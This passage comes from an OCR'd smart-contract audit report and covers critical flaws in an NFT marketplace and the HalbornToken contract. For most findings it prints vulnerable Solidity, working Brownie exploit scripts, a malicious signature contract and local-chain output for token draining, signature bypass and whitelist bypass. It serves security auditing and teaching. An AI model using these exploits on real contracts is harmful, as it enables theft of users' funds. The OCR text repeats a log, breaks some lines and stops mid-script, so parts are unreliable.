    contract_NFTMarket = NFTMarketplace.deploy(owner.address,
contract_apecoin.address, contract_NFT.address, {'from': owner})


    contract_apecoin.approve(contract_NFTMarket, 1_000000000000000000, {'from':
hacker})


    contract_apecoin.approve(contract_NFTMarket, 1_000000000000000000, {'from':
user})


    print(contract_apecoin.balanceOf(hacker.address))


    contract_NFTMarket.postBuyOrder(1, 10000000, {'from': hacker})


    contract_NFTMarket.postBuyOrder(2, 10000000, {'from': user})


    print(contract_NFTMarket.viewBuyOrders(1))


    contract_NFTMarket.cancelBuyOrder(0, {'from': hacker})


    contract_NFTMarket.cancelBuyOrder(0, {'from': hacker})


    print(contract_apecoin.balanceOf(hacker.address))
```

PoC evidence:



```
❯ brownie run scripts/stealapecoin.py
Brownie v1.19.1 - Python development framework for Ethereum

Halborn2Project is the active project.

Launching 'ganache-cli --port 8545 --gasLimit 12000000 --accounts 10 --hardfork istanbul --mnemonic b

Running 'scripts/stealapecoin.py::main'...
Owner address: 0x4321432143214321432143214321432143214321
Transaction sent: 0x36d3ac148dca1be2b0a48c937f05494fd2f5b5652d63e06851a73e98cd8feb00
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 1   Gas used: 21000 (0.18%)

hacker address: 0x1234123412341234123412341234123412341234
Transaction sent: 0xb7585b659eb4b43f05cec6e7fdb12fd71a225eb2c30636c3c4f7b15f0e78f8a9
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 2   Gas used: 21000 (0.18%)

Transaction sent: 0x1754e48c2104976b0dd6f99c492f472baee55a15b63a4663fa73b54cad94c669
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  HalbornNFT.constructor confirmed   Block: 3   Gas used: 1327908 (11.07%)
  HalbornNFT deployed at: 0x8ebE0CC4f252d03a238d3C035aF685938B796Edb

Transaction sent: 0x5fe31e34bc07e7418add1efa558315ad25835a4d91ed00f2d8c33d5d41171465
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  ApeCoin.constructor confirmed   Block: 4   Gas used: 776526 (6.47%)
  ApeCoin deployed at: 0x5593Ba2b1ee2815ccA89c403bFee3754bd9798E7

Transaction sent: 0x42a8036582a4a761aa0eeecef75f501baf413c1c86f78a7be53c7b722e40a322
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 2
  HalbornNFT.safeMint confirmed   Block: 5   Gas used: 68546 (0.57%)

Transaction sent: 0x0f32310fec28f8139b60ae003b4b7118b199d7ad2f9b05972b0f4a83839de8b3
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 3
  HalbornNFT.safeMint confirmed   Block: 6   Gas used: 53546 (0.45%)

2
Transaction sent: 0x63f23c50052e98a55645503f0ec93cccbe6c83b6df35ff9179c88de4ed4a890b
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 4
  ApeCoin.mint confirmed   Block: 7   Gas used: 66711 (0.56%)

100000000000000000000
Transaction sent: 0xdfe4c21a486b6da1a9ef828cf8a535223d12038e369aeaae30eca3dc375c2378
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 5
  ApeCoin.increaseAllowance confirmed   Block: 8   Gas used: 45251 (0.38%)
```



```
❯ brownie run scripts/stealapecoin.py
Brownie v1.19.1 - Python development framework for Ethereum

Halborn2Project is the active project.

Launching 'ganache-cli --port 8545 --gasLimit 12000000 --accounts 10 --hardfork istanbul --mnemonic brownie'...

Running 'scripts/stealapecoin.py::main'...
Owner address: 0x4321432143214321432143214321432143214321
Transaction sent: 0x36d3ac148dca1be2b0a48c937f05494fd2f5b5652d63e06851a73e98cd8feb00
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 1   Gas used: 21000 (0.18%)

hacker address: 0x1234123412341234123412341234123412341234
Transaction sent: 0xb7585b659eb4b43f05cec6e7fdb12fd71a225eb2c30636c3c4f7b15f0e78f8a9
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  Transaction confirmed   Block: 2   Gas used: 21000 (0.18%)

Transaction sent: 0x1754e48c2104976b0dd6f99c492f472baee55a15b63a4663fa73b54cad94c669
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  HalbornNFT.constructor confirmed   Block: 3   Gas used: 1327908 (11.07%)
  HalbornNFT deployed at: 0x8ebE0CC4f252d03a238d3C035aF685938B796Edb

Transaction sent: 0x5fe31e34bc07e7418add1efa558315ad25835a4d91ed00f2d8c33d5d41171465
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  ApeCoin.constructor confirmed   Block: 4   Gas used: 776526 (6.47%)
  ApeCoin deployed at: 0x5593Ba2b1ee2815ccA89c403bFee3754bd9798E7

Transaction sent: 0x42a8036582a4a761aa0eeecef75f501baf413c1c86f78a7be53c7b722e40a322
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 2
  HalbornNFT.safeMint confirmed   Block: 5   Gas used: 68546 (0.57%)

Transaction sent: 0x0f32310fec28f8139b60ae003b4b7118b199d7ad2f9b05972b0f4a83839de8b3
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 3
  HalbornNFT.safeMint confirmed   Block: 6   Gas used: 53546 (0.45%)

2
Transaction sent: 0x63f23c50052e98a55645503f0ec93cccbe6c83b6df35ff9179c88de4ed4a890b
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 4
  ApeCoin.mint confirmed   Block: 7   Gas used: 66711 (0.56%)

100000000000000000000
Transaction sent: 0xdfe4c21a486b6da1a9ef828cf8a535223d12038e369aeaae30eca3dc375c2378
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 5
  ApeCoin.increaseAllowance confirmed   Block: 8   Gas used: 45251 (0.38%)
```




Figure 8 - Running the brownie script

Recommendation:

To fix this issue is necessary to place two diferente require statement. One verifiying if the order is canceled and other verifiying if it is fulfilled.

Impact:

The contract will have its funds drained, leading to large financial losses by all users with Ethereum allocated to this contract.

6. HalbornToken Technical Details

Overflow in calcMaxTransferrable function

Critical

Description:

In the contract, calcMaxTranferrable function is used to calculate the maximum amount of transferrable tokens for an address. This function is called with every transfer due to the _beforeTokenTransfer hook. An overflow can occur in the return balanceOf(who) – timelockedToken[who] + maxTokens line that will not allow the user to transfer any of his tokens, even if they are unlocked, until the end of the disbursementPeriod.

Code Location:

```
124     function calcMaxTransferrable(address who)
125         public
126         view
127         returns (uint256)
128     {
129         if(timelockedTokens[who] == 0){
130             return balanceOf(who);
131         }
132         uint256 maxTokens;
133         if( vestTime[who] > block.timestamp || cliffTime[who] > block.timestamp){
134             maxTokens = 0;
135         } else {
136             maxTokens = timelockedTokens[who] * (block.timestamp - vestTime[who]) / disbursementPeriod[who];
137         }
138         if (timelockedTokens[who] < maxTokens){
139           return balanceOf(who);
140         }
141         return balanceOf(who) - timelockedTokens[who] + maxTokens;
142     }
```

Figure 9 - function calcMaxTransferrable

```
111     function _beforeTokenTransfer(
112         address from,
113         address to,
114         uint256 amount
115     ) internal virtual override {
116         uint maxTokens = calcMaxTransferrable(from);
117         if (from != address(0) && amount > maxTokens){
118           revert("amount exceeds available unlocked tokens");
119         }
120     }
```

Figure 10 - function _beforeTokenTransfer

Proof of Concept:

```
from brownie import *

#Brownie PoC script

def main():

    #Creating the onwer account

    owner = accounts.at('0x4321432143214321432143214321432143214321',
force=True)

    print("Owner address: " + str(owner.address))

    accounts[0].transfer(to=owner, amount=100_000000000000000000)

    print("Owner balance: " + str(owner.balance()))


    #Creating the users accounts

    user = accounts.at('0x1234123412341234123412341234123412341234', force=True)

    print("user address: " + str(user.address))

    accounts[1].transfer(to=user, amount=100_000000000000000000)

    print("user balance: " + str(user.balance()))


    user2 = accounts.at('0x3210321032103210321032103210321032103210', force=True)

    print("user address: " + str(user2.address))

    user3 = accounts.at('0x6789678967896789678967896789678967896789', force=True)

    print("user address: " + str(user3.address))


    #Initializing the contract

    contract_HalbornToken = HalbornToken.deploy('HalbornToken', 'HAL',
1000000_000000000000000000, owner.address,
0xdde9d91b6db3ccba6ff981bfbffe142e6e52c931b6afb859faf39dc052da18c7,
{'from': owner})

    #0xdde9d91b6db3ccba6ff981bfbffe142e6e52c931b6afb859faf39dc052da18c7 is
the first merkle tree hex root created
```

```
    #Transfering the tokens to user
    contract_HalbornToken.transfer(user.address, 1000_000000000000000000, {'from': owner})


    #Seting mapping variables to call newTimeLock
    vestTime = chain.time() + 1
    cliffTime = chain.time() + 15778463 + 1
    disbursementPeriod = chain.time() + 31556926


    #Calling the function newTimeLock
    contract_HalbornToken.newTimeLock(1000_000000000000000000, vestTime, cliffTime, disbursementPeriod, {'from': user})


    #Sleep time to reach the cliff
    chain.sleep(cliffTime)


    #Transfering amounts with unlocked tokens
    contract_HalbornToken.transfer(user2.address, 200_000000000000000000, {'from': user})
    #Transfering amounts triggering the Overflow
    contract_HalbornToken.transfer(user3.address, 200_000000000000000000, {'from': user})
```

PoC evidence:




Figure 11 – Running the brownie script

Recommendation:

It is recommended to fix the overflow and the overall logic of the calcMaxTransferrable function.

Impact:

The user will lock their tokens in the contract and will have to wait the next 6 months to be able to withdraw them.

totalSupply increase due to Signature Bypass

Critical

Description:

The contract has a logical flaw in the mintTokensWithSignature function, which relies on the signer variable to evaluate whether it is equal to the address returned from ecrecover.

This comparison can be broken through the "Bad implementation of setSigner function" vulnerability, since it is possible for an attacker to manipulate the signer parameter and execute a malicious contract to hash out the necessary parameters that will be passed to the function (_r, _s, _v). In this way, the hashToCheck and the mentioned parameters will return a valid value for the signer, which will be the same as the attacker's address. Thus, it will be possible for it to execute the token minting in the contract, increasing the totalSupply.

Code Location:

```
175     /// @dev Used in case we decide totalSupply must be increased
176     function mintTokensWithSignature(uint256 amount, bytes32 _r, bytes32 _s, uint8 _v) public {
177         bytes memory prefix = "\x19Ethereum Signed Message:\n32";
178         bytes32 messageHash = keccak256(
179             abi.encode(address(this), amount, msg.sender)
180         );
181         bytes32 hashToCheck = keccak256(abi.encodePacked(prefix, messageHash));
182         require(signer == ecrecover(hashToCheck, _v, _r, _s), "Wrong signature");
183         _mint(msg.sender, amount);
184     }
```

Figure 12 - ecrecover comparison

Proof of Concept:

```
//SPDX-License-Identifier: UNLICEND
pragma solidity ^0.8.0;
//Malicious contract to create a hash and split its parameters
contract Signature_hacker{
    function hash(address addr, uint256 amount) public view returns (bytes32){
        return keccak256(
            abi.encode(addr, amount, msg.sender)
        );

    }

    function splitsignature(bytes memory signature) public pure returns (bytes32 r,
bytes32 s, uint8 v){
        //require(signature.length == 65, "Wrong!");

        assembly{
            r:= mload(add(signature, 32))
            s := mload(add(signature, 64))
            v := byte(0, mload(add(signature, 96)))
        }
    }
}
```

```
from brownie import *


#Brownie PoC script

def main():

    #Creating the onwer account

    owner = accounts.at('0x4321432143214321432143214321432143214321',
force=True)

    print("Owner address: " + str(owner.address))

    accounts[0].transfer(to=owner, amount=100_000000000000000000)

    print("Owner balance: " + str(owner.balance()))




    hacker = accounts.at('0xeabBed204Dbd5b7884cCEAA18dbD25878819ED32',
force=True)

    print("hacker address: " + str(hacker.address))

    accounts[1].transfer(to=hacker, amount=100_000000000000000000)

    print("hacker balance: " + str(hacker.balance()))


    contract_HalbornToken = HalbornToken.deploy('HalbornToken', 'HAL',
1000000_000000000000000000, owner.address,
0xdde9d91b6db3ccba6ff981bfbffe142e6e52c931b6afb859faf39dc052da18c7,
{'from': owner})

    #0xdde9d91b6db3ccba6ff981bfbffe142e6e52c931b6afb859faf39dc052da18c7 is
the merkle tree hex root created
```

```
    contract_Signaturehacker = Signature_hacker.deploy({'from': hacker})



    hash = contract_Signaturehacker.hash(contract_HalbornToken.address,10, {'from': hacker})
    print(hash)


    signed = input("Type the Eth signature: ")


    split = contract_Signaturehacker.splitsignature(signed, {'from': hacker})


    r = split[0]
    s = split[1]
    v = split[2]



    contract_HalbornToken.setSigner(hacker.address, {'from': hacker.address})
    print("Total Token Supply before minting: " + str(contract_HalbornToken.totalSupply()))
    contract_HalbornToken.mintTokensWithSignature(10, r, s, v, {'from': hacker})
    print("Total Token Supply after minting: " + str(contract_HalbornToken.totalSupply()))
```

PoC evidence:

To exploit this contract, we create a wallet with Metamask.




Figure 13 - Test account

After the wallet is created, we run the script with the wallet address being passed to the attacker account. The hash generated by the attacker contract was signed with the private key of the created account.




Figure 14 - signing the hash with private key

We use the output signature as input for the brownie script.



account = "0xeabBed204Dbd5b7884cCEAA18dbD25878819ED32"
"0xeabBed204Dbd5b7884cCEAA18dbD25878819ED32"
hash = "0x24d5b35e945b411da968f32a6cf737a697d10a0c5a418854ee9f3072815c9bb7"
"0x24d5b35e945b411da968f32a6cf737a697d10a0c5a418854ee9f3072815c9bb7"
ethereum.request({ method: "personal_sign", params: [account, hash]}).then(console.log)
Promise { <state>: "pending" }
0xc973dba3ce0af7b26d053caa3c3809f1c5089f149e08e73dbf15156bf3950cbe60baaa292bdb05ef38840239e883a2d019cee4deee0ae66d8a8a74563e63b9601c

Figure 15 - signature

Below is the execution of the full script.



brownie run scripts/Bypasssignature.py
Brownie v1.19.1 - Python development framework for Ethereum
HalbornProject is the active project.
Launching 'ganache-cli --port 8545 --gasLimit 12000000 --accounts 10 --hardfork istanbul --mnemonic brownie'...
Running 'scripts/Bypasssignature.py::main'...
Owner address: 0x4321432143214321432143214321432143214321
Transaction sent: 0x36d3ac148dca1be2b0a48c937f05494fd2f5b5652d63e06851a73e98cd8feb00
Gas price: 0.0 gwei Gas limit: 12000000 Nonce: 0
Transaction confirmed Block: 1 Gas used: 21000 (0.18%)
Owner balance: 1000000000000000000000
hacker address: 0xeabBed204Dbd5b7884cCEAA18dbD25878819ED32
Transaction sent: 0x2f7739f84769f4d9412db54416c3a26ab876da9979bb400ebf3c8d8bce97d63c
Gas price: 0.0 gwei Gas limit: 12000000 Nonce: 0
Transaction confirmed Block: 2 Gas used: 21000 (0.18%)
hacker balance: 1000000000000000000000
Transaction sent: 0x4c6966ad4c7ca0a928c9e474d97b5a736b921603e6495406256e3909df2a552a
Gas price: 0.0 gwei Gas limit: 12000000 Nonce: 0
HalbornToken.constructor confirmed Block: 3 Gas used: 1471892 (12.27%)
HalbornToken deployed at: 0x8ebE0CC4f252d03a238d3C035aF685938B796Edb
Transaction sent: 0xe34e6d26167083b301c3125e229a9cfe571e48148d7025122b287ca9e5c86e33
Gas price: 0.0 gwei Gas limit: 12000000 Nonce: 0
Signature_hacker.constructor confirmed Block: 4 Gas used: 169669 (1.41%)
Signature_hacker deployed at: 0xe1c835Fd8f74790F2B417B392Fb4c598398aE4D6
0x24d5b35e945b411da968f32a6cf737a697d10a0c5a418854ee9f3072815c9bb7
Type the Eth signature: 0xc973dba3ce0af7b26d053caa3c3809f1c5089f149e08e73dbf15156bf3950cbe60baaa292bdb05ef38840239e883a2d019cee4deee0ae66d8a8a74563e63b9601c
Gas price: 0.0 gwei Gas limit: 12000000 Nonce: 1
HalbornToken.setSigner confirmed Block: 5 Gas used: 28488 (0.24%)
Total Token Supply before minting: 10000000000000000000000000
Transaction sent: 0x86b9890f3abb69c57dc660fa1690434922b1666423558321l2928dfc04c6999c
Gas price: 0.0 gwei Gas limit: 12000000 Nonce: 2
HalbornToken.mintTokensWithSignature confirmed Block: 6 Gas used: 58973 (0.49%)
Total Token Supply after minting: 10000000000000000000000010

Figure 16 - Running the brownie script

Recommendation:

Fix the setSigner function or fix the overall logic of mintTokensWithSignature function.

Impact:

The owner of the contract may have to regulate the price of the tokens due to the increase in totalSupply.

Mint token bypass due to Markle Tree whitelist bad implementation

Critical

Description:

When contract deploy is performed, the owner needs to input the root parameter, which is the root value of a created Merkle Tree, so that only users present in that Merkle Tree can be whitelisted and use the contract functions.

Because of bad implementation of this functionality, an attacker can create a Mekle Tree that includes its address and pass it as a parameter to the mintTokenWithWhitelist function, since when calling the verify function, there is no require statement that ensures equality of root and _root hashes.

Code Location:

```
186     /// @dev Used only by whitelisted users. The MerkleRoot is set in the constructor
187     function mintTokensWithWhitelist(uint256 amount, bytes32 _root, bytes32[] memory _proof) public {
188         bytes32 leaf = keccak256(abi.encodePacked(msg.sender));
189         require(verify(leaf, _root, _proof), "You are not whitelisted.");
190         _mint(msg.sender, amount);
191     }
192
193     function verify(bytes32 leaf, bytes32 _root, bytes32[] memory proof) public view returns (bool) {
194         bytes32 computedHash = leaf;
195         for (uint i = 0; i < proof.length; i++) {
196           bytes32 proofElement = proof[i];
197           if (computedHash <= proofElement) {
198             computedHash = keccak256(abi.encodePacked(computedHash, proofElement));
199           } else {
200             computedHash = keccak256(abi.encodePacked(proofElement, computedHash));
201           }
202         }
203         return computedHash ==  root;
204     }
205 }
```

Figure 17 - verify function been called on mintTokenWithWhitelist

Proof of Concept:

```
from brownie import *

#Brownie PoC script

def main():

    #Creating the onwer account

    owner = accounts.at('0x4321432143214321432143214321432143214321',
force=True)

    print("Owner address: " + str(owner.address))

    accounts[0].transfer(to=owner, amount=100_000000000000000000)

    print("Owner balance: " + str(owner.balance()))


    #Creating the users accounts

    hacker = accounts.at('0x1337133713371337133713371337133713371337',
force=True)

    print("hacker address: " + str(hacker.address))

    accounts[1].transfer(to=hacker, amount=100_000000000000000000)

    print("hacker balance: " + str(hacker.balance()))


    contract_HalbornToken = HalbornToken.deploy('HalbornToken', 'HAL',
1000000_000000000000000000, owner.address,
0xdde9d91b6db3ccba6ff981bfbffe142e6e52c931b6afb859faf39dc052da18c7,
{'from': owner})


    print("Balance of Hacker account before Token Minting: " +
str(contract  HalbornToken.balanceOf(hacker.address)))
```

```
print("Verifying Whitelisted account: " +
str(contract_HalbornToken.verify('0x133713371337133713371337133713371337133713371337','0
x431aa5796d9dcb4f660d5693a60130628c39fcbe6b83648a572929b1625f5332',['0x538
0c7b7ae81a58eb98d9c78de4a1fd7fd9535fc953ed2be602daaa41767312a'], {'from':
hacker})))



contract_HalbornToken.mintTokensWithWhitelist(10,'0x431aa5796d9dcb4f660d5693a
60130628c39fcbe6b83648a572929b1625f5332',['0x5380c7b7ae81a58eb98d9c78de4
